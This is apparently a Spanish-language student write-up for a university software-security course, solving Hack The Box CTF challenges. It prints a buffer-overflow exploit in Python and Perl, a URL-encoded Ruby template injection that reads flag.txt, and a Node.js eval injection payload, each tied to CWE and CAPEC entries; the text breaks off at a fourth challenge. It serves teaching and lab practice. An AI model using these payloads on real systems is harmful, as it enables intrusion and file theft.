



TEC | Tecnológico
de Costa Rica

Seguridad del Software - IC8071

Proyecto 2 - CTF - Hack the Box

Profesor:

Herson Esquivel Vargas

Integrantes:

Leonardo Céspedes Tenorio - 2022080602

Kevin Chang Chang - 2022039050

Fecha de Entrega: 8 de Noviembre

II Semestre 2024

Índice

You know 0xDiablos [20 Points] - Pwn.....	4
Procedimiento.....	4
Herramientas.....	7
Debilidad (CWE).....	7
Patrón de ataque (CAPEC).....	7
Bandera.....	7
Neonify [20 Points] - Web.....	8
Procedimiento.....	8
Herramientas.....	12
Debilidad (CWE).....	12
Patrón de Ataque (CAPEC).....	12
Bandera.....	12
Jscale [20 Points] - Web.....	13
Procedimiento.....	13
Herramientas.....	17
Debilidad (CWE).....	17
Patrón de Ataque (CAPEC).....	17
Bandera.....	17
Behind the Scenes [10 Points] - Reverse.....	18
Procedimiento.....	18
Herramientas.....	24
Debilidad (CWE).....	24
Patrón de Ataque (CAPEC).....	24
Bandera.....	24
Bypass [20 Points] - Reverse.....	25
Procedimiento.....	25
Herramientas.....	28
Debilidad (CWE).....	28
Patrón de Ataque (CAPEC).....	28
Bandera.....	28
Spooky License [20 Points] - Reverse.....	29
Procedimiento.....	29
Herramientas.....	32
Debilidad (CWE).....	32
Bandera.....	32
PDFy [30 Points] - Web.....	33
Procedimiento.....	33
Herramientas.....	36
Debilidad (CWE).....	36
Patrón de Ataque (CAPEC).....	36
Bandera.....	36
Execute [20 Points] - Pwn.....	37
Procedimiento.....	37

Herramientas.....	40
Debilidad (CWE).....	40
Patrón de Ataque (CAPEC).....	40
Bandera.....	40
Tabla de Resumen de Retos.....	41
Gantt Chart del Proceso.....	41

You know 0xDiablos [20 Points] - Pwn

Procedimiento

El folder del reto contiene un único archivo ejecutable llamado vuln. Corremos gdb con vuln y de una hicimos un disassemble a *main*.

```
0x08049301 <+80>:    sub    $0xc,%esp
-- Type <RET> for more, q to quit, c to continue without paging--c
0x08049304 <+83>:    lea    -0x1fc8(%ebx),%eax
0x0804930a <+89>:    push   %eax
0x0804930b <+90>:    call   0x8049070 <puts@plt>
0x08049310 <+95>:    add    $0x10,%esp
0x08049313 <+98>:    call   0x8049272 <vuln>
0x08049318 <+103>:   mov    $0x0,%eax
0x0804931d <+108>:   lea    -0x8(%ebp),%esp
0x08049320 <+111>:   pop    %ecx
0x08049321 <+112>:   pop    %ebx
0x08049322 <+113>:   pop    %ebp
0x08049323 <+114>:   lea    -0x4(%ecx),%esp
0x08049326 <+117>:   ret
End of assembler dump.
(gdb) █
```

Observamos que en el desplazamiento +98 se llama a una función llamada *vuln* y al correr *disassemble vuln* observamos que se hace la llamada a un *gets()*. Esto nos hace sospechar que el programa puede tener una debilidad relacionada con BoF.

```
0x08049291 <+31>:    call   0x8049040 <gets@plt>
0x08049296 <+36>:    add    $0x10,%esp
```

Usando *info functions* en gdb, vemos que hay una función llamada *flag* y parece que es código muerto ya que no se llama en ningún otro lado. Obtenemos la dirección de esta función e intentamos llegar a ella.

```
File Actions Edit View Help
This GDB was configured as "i386-4.4-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb) info functions
All defined functions:
Non-debugging symbols:
0x08049000 _init
0x08049030 print@plt
0x08049050 gets@plt
0x08049060 getegid@plt
0x08049070 putsmplt
0x08049080 exit@plt
0x08049090 _libc_start_main@plt
0x080490a0 setvbuf@plt
0x080490b0 fopen@plt
0x080490c0 serresgid@plt
0x080490d0 serresuid@plt
0x08049110 _dl_relocate_static_pie
0x08049120 _x86.get_pc_thunk.bx
0x08049130 deregister_tm_clones
0x08049170 register_tm_clones
0x080491b0 _do_global_dtors_aux
0x080491e0 frame_dummy
0x08049202 flag
0x08049210 _fini
0x080492b1 main
0x08049330 _libc_csu_init
0x08049390 _libc_csu_fini
0x08049391 _x86.get_pc_thunk.bp
0x08049398 _fini
(gdb) █
```

Haciendo disasamble a flag observamos que se trata de leer un archivo.

```
0x08049290 <+30>:    push    %eax  
0x08049291 <+31>:    call    0x8049040 <gets@plt>  
0x08049296 <+36>:    add     $0x10,%esp
```

Si observamos los contenidos del %eax vemos el nombre del archivo, que es "flag.txt"

```
Breakpoint 1, 0x08049205 in flag ()  
(gdb) x/s $eax  
0x804a00a:      "flag.txt"  
(gdb) █
```


También vemos que hay dos cmpl, que compara las direcciones *0xdeadbeef* y *0xc0ded00d* con lo que haya en *0x8(%ebp)* y *0xc(%ebp)* respectivamente. Si ambos dan true, se llama printf que se asume que imprime los contenidos de flag.txt donde suponemos que se encuentra el flag.

Vemos que la primera dirección está 8 bytes después del EBP (*0x8(%ebp)*), que equivale a, 4 bytes después del return address y la segunda va justo después (*0xc(%ebp)*).

```
0x08049243 <+77>:    add    $0x10,%esp  
0x08049246 <+100>:   cmpl   $0xdeadbeef,0x8(%ebp)  
0x0804924d <+107>:   jne    0x8049269 <flag+135>  
0x0804924f <+109>:   cmpl   $0xc0ded00d,0xc(%ebp)  
0x08049256 <+116>:   jne    0x804926c <flag+138>  
0x08049258 <+118>:   sub    $0xc,%esp  
0x0804925b <+121>:   lea    -0x4c(%ebp),%eax  
0x0804925e <+124>:   push   %eax  
0x0804925f <+125>:   call   0x8049030 <printf@plt>  
0x08049264 <+130>:   add    $0x10,%esp
```

Ahora para crear el exploit queremos generar un BoF cambiando el return address a la función (dead code) *flag* y al mismo tiempo llenar las direcciones de memoria necesarias con *0xdeadbeef* y *0xc0ded00d* para que se cumplan los *cmpl* y se imprima el flag (flag.txt).

Primero, averiguamos que se ocupan 192 bytes para rellenar la pila incluyendo el return address.



```
kali㉿kali:[~/Desktop]$ perl -e 'print "a" x 192' > input.txt
```

Con esta información, sabemos que el exploit tiene la forma: $188*a + \text{flag address} + 4*b$
 $(4*a) + 0xdeadbeef + 0xc0ded00d$.

Para la creación del exploit, podemos usar tanto python:

```
from pwn import *                                and gain familiarity with tools included
                                                distribution.

flag = 0x080491e2
payload = b'a'*188 + p32(flag) + b'b'*4 + p32(0xdeadbeef) + p32(0xc0ded00d)

with open('exploit.txt', 'wb') as f:
    f.write(payload)
```

como perl:

```
[kali㉿kali] - [~/hack]
$ perl -e 'print "a" x 188 . "\xe2\x91\x04\x08" . "a" x 4 . "\xef\xbe\xad\xde" . "\xd0\xd0\xde\xc0"' > exploit.bin
```

Seguidamente, corremos el programa con el exploit de manera local y obtenemos lo siguiente

Finalmente, iniciamos la instancia de HTB y mandamos el exploit por medio de netcat. Esto se puede realizar de dos formas: con python (el programa anterior) o por terminal.

Con esto llamamos al a la función `deadcode` cumplimos con las condiciones para llegar al `printf` y finalmente vemos los contenidos de `flag.txt`

Herramientas

- GDB
 - PWNtools (Python)
 - Netcat
 - Cat

Debilidad (CWE)

CWE-561: Dead Code

CWE-20: Improper Input Validation

Patrón de ataque (CAPEC)

CAPEC-153: Input Data Manipulation


Bandera

HTB{Our_Buff3r_1s_not_healthy}

Neonify [20 Points] - Web

Procedimiento

Revisando los archivos del reto de forma local encontramos un archivo llamado *flag.txt*




```
(kali㉿kali)-[~/hack3]
└─$ cd web_neonify

(kali㉿kali)-[~/hack3/web_neonify]
└─$ ls
build-docker.sh  challenge  config  Dockerfile

(kali㉿kali)-[~/hack3/web_neonify]
└─$ cd challenge

(kali㉿kali)-[~/hack3/web_neonify/challenge]
└─$ ls
app  config  config.ru  flag.txt  Gemfile  public
```

Al abrir *flag.txt* encontramos un flag falso, por lo que deducimos que la instancia del sitio web debe de contener el mismo archivo con el flag real.



Abrimos el sitio y vemos que contiene únicamente un input, por lo que sospechamos que Burpsuite será de utilidad para resolver este reto. Adicionalmente vemos que el texto que insertamos en el input se copia en la página (en el html) lo cual nos podría ayudar.

La idea sería meter el contenido de *flag.txt* en el momento en que se copia el input en la página. Para esto inyectamos un tag que copie el contenido de una variable que contenga el contenido del archivo para así poder obtener el flag.



Abrimos el navegador de burpsuite y activamos el intercept para poder interceptar las peticiones que se realicen desde la página. En este caso, queríamos ver el request que estaba siendo enviado por el formulario del sitio.

```

1 POST / HTTP/1.1
2 Host: 94.237.49.212:45513
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://94.237.49.212:45513
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://94.237.49.212:45513/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15 neon=prueba

```

Vemos que el contenido del input se está enviando en el parámetro del cuerpo que se llama *neon*. Como habíamos visto que la flag estaba en un archivo llamado *flag.txt* guardado en los archivos del sitio, sabemos que de alguna manera debemos inyectar el contenido de este archivo mediante este request. Por lo tanto, intentamos mandar por el parámetro el código de Ruby para abrir y leer dicho archivo. <%= File.open('flag.txt').read %>.

(<%= %>: son tags que permiten presentar el contenido de una variable en el html).
(File.open('flag.txt').read: Lee y copia los valores del archivo *flag.txt*).

Observamos que hay que codificarlo ya que nos da este error.


The screenshot shows a browser window with the URL 94.237.49.212:45513. The status bar indicates 'Not secure'. The main content area displays the error message: 'Invalid query parameters: invalid %-encoding (<%= File.open('flag.txt').read %>)'

Entonces utilizamos Burpsuite para esto, colocando el código de Ruby y codificandolo en URL. Finalmente, volvemos a enviar el formulario para modificar el request.

The screenshot shows the Burpsuite Decoder tool. It has two main sections: 'Decoder' and 'Comparer'. The top section shows the encoded payload: '%3c%25%3d%20%46%69%6c%65%2e%6f%70%65%6e%28%27%66%6c%61%67%2e%74%78%74%27%29%2e%72%65%61%64%20%25%'. The bottom section shows the decoded payload: '<%=File.open('flag.txt').read %>'. Both sections have dropdown menus for Text and Hex, and buttons for Decode as ..., Encode as ..., Hash..., and Smart decode.

Copiamos este contenido codificado en URL y lo mandamos por el request

The screenshot shows the Burpsuite Proxy tab. The request pane displays the modified POST request with the exploit payload. The right side of the interface shows the 'Inspector' panel, which provides detailed information about the request attributes, query parameters, body parameters, cookies, and headers. The 'Notes' section is also visible on the far right.



Vemos que el sitio no acepta caracteres especiales, entonces lo intentamos de nuevo mandando un contenido adicional antes del código Ruby codificado. A pesar de esto, obtenemos el mismo resultado.

Finalmente, intentamos agregar un \n antes del código para abrir el archivo, esto porque es un input cuya entrada se está inyectando en el HTML. Esto se debe hacer así porque en un request de HTTP hay un espacio entre el header y el body. No podemos simplemente dejar la variable @neon vacía.

Burp Project Intruder Repeater View Help

Decoder

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Comparer Logger Organizer **Decoder** Settings

Extensions Learn


<%=File.open('flag.txt').read %>

Smart decode

%0a%3c%25%3d%20%46%69%6c%65%2e%6f%70%65%6e%28%27%66%6c%61%67%2e%74%78%74%27%29%2e%72%65%61%64%20%

Smart decode

Con este nuevo payload logramos injectar el contenido del *flag.txt* al html por lo que ya logramos obtener el flag en el sitio.



Herramientas

- Burpsuite

Debilidad (CWE)

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Patrón de Ataque (CAPEC)

CAPEC-63 Cross-Site Scripting (XSS)


Bandera

HTB{r3pl4c3m3n7_s3cur1ty}

Jscalc [20 Points] - Web


Procedimiento

Primeramente, iniciamos la instancia en HTB para analizar la página que debemos explotar.




Vemos que es una página sencilla, con único input. Además, nos dan una pista dentro de la misma página: la explotación está directamente relacionada con la función eval(). Procedemos a abrir la página utilizando el browser de Burp Suite para capturar las requests y modificarlas antes de que se manden al servidor.

Procedemos a descargar el código fuente de HTB, principalmente para identificar si hay algún archivo de interés y lograr determinar qué framework está siendo utilizado.



Lo primero que vemos es que hay un archivo que se llama flag.txt, por lo que sospechamos que únicamente va a ser necesario abrir ese archivo y desplegar los contenidos en la página por medio del request.



Seguidamente, determinamos que la aplicación está construida con Next, por lo que utilizaremos nodejs para abrir el archivo. Procedemos a interceptar el request por medio de Burp Suite, para modificar el body acorde a lo que ocupamos.

The screenshot shows the Burp Suite interface on the left and a web browser on the right. In the browser, a calculator page is displayed with the text "A super secure Javascript calculator with the help of eval()". Below it is a text input field containing "1+2" and a red button labeled "Calculate".

```

POST /api/calculate HTTP/1.1
Host: 94.237.50.2:52423
Content-Length: 17
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Content-Type: application/json
Accept: /*
Origin: http://94.237.50.2:52423
Referer: http://94.237.50.2:52423/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
{
  "formula": "1+2"
}

```

Vemos que en nodejs se utiliza la siguiente biblioteca y comando para abrir archivos y leerlos: `require('fs').readFileSync('/flag.txt').toString();`

Así que modificamos el campo de fórmula en el request capturado.


The screenshot shows the Burp Suite interface with the modified request. The "Inspector" tab is selected on the right, showing the "Request headers" section. The "Request headers" table has a single row with "Accept: /*" and "Accept: */". The "Request body" section shows the modified formula: "1+2\nrequire('fs').readFileSync('/flag.txt').toString();".

```

POST /api/calculate HTTP/1.1
Host: 94.237.50.2:52423
Content-Length: 17
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Content-Type: application/json
Accept: /*
Origin: http://94.237.50.2:52423
Referer: http://94.237.50.2:52423/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
{
  "formula": "1+2\nrequire('fs').readFileSync('/flag.txt').toString();"
}

```

Le damos click a la opción *forward* para que la petición sea enviada al servidor y vemos como la flag aparece un breve momento en pantalla.



Para finalmente poder observar el flag. En la opción de HTTP History de Burp suite, podemos ver el historial y de ahí obtenemos el flag oficialmente.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected in the top navigation bar. Below it, the 'Proxy' tab is also visible. On the right, a browser window titled 'calc 0.1' is open, showing the same calculator application as before. The 'HTTP history' panel on the left lists several requests and responses. One specific POST request to '/api/calculate' is highlighted, showing its raw request and response. The response body contains the flag: 'HTB{c4lcul4t3d_my_w4y_thr0ugh_rc3}'.

Request ID	Host	Method	URL	Params	Edited	Status code	Length	MIME type
10	http://94.237.50.2:52423	GET	/			304	237	
11	http://94.237.50.2:52423	GET	/static/js/main.js			304	237	script
12	http://94.237.50.2:52423	GET	/bootstrap/bootstrap... GET			200	58955	script
13	https://stacpath.bootstrapcdn.com	GET	/bootstrap/4.3.1/js/bootstrap.min.js			200	70513	script
14	https://code.jquery.com	GET	/jquery/3.3.1.slim.min.js			200	21955	script
15	https://cloudflare.com	GET	/js/radial-progress-bar/popper.js/1.14.7/umd/po... GET			200	21955	script
16	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	200	JSON
17	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	207	JSON
18	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	207	JSON
19	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	207	JSON
20	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	255	JSON
21	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	207	JSON
22	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	255	JSON
23	http://94.237.50.2:52423	POST	/api/calculate	✓	✓	200	255	JSON

Herramientas

- Burpsuite

Debilidad (CWE)

CWE-94: Improper Control of Generation of Code ('Code Injection')

Patrón de Ataque (CAPEC)

CAPEC-242: Code Injection

Bandera

HTB{c4lcul4t3d_my_w4y_thr0ugh_rc3}

Behind the Scenes [10 Points] - Reverse

Procedimiento

Al descargar los archivos del reto vemos que solo hay un archivo ejecutable llamado *behindthescenes*. Para iniciar, corremos el ejecutable y vemos lo que ocurre.

```
(kali㉿kali)-[~/hack5]
└─$ cd rev_behindthescenes

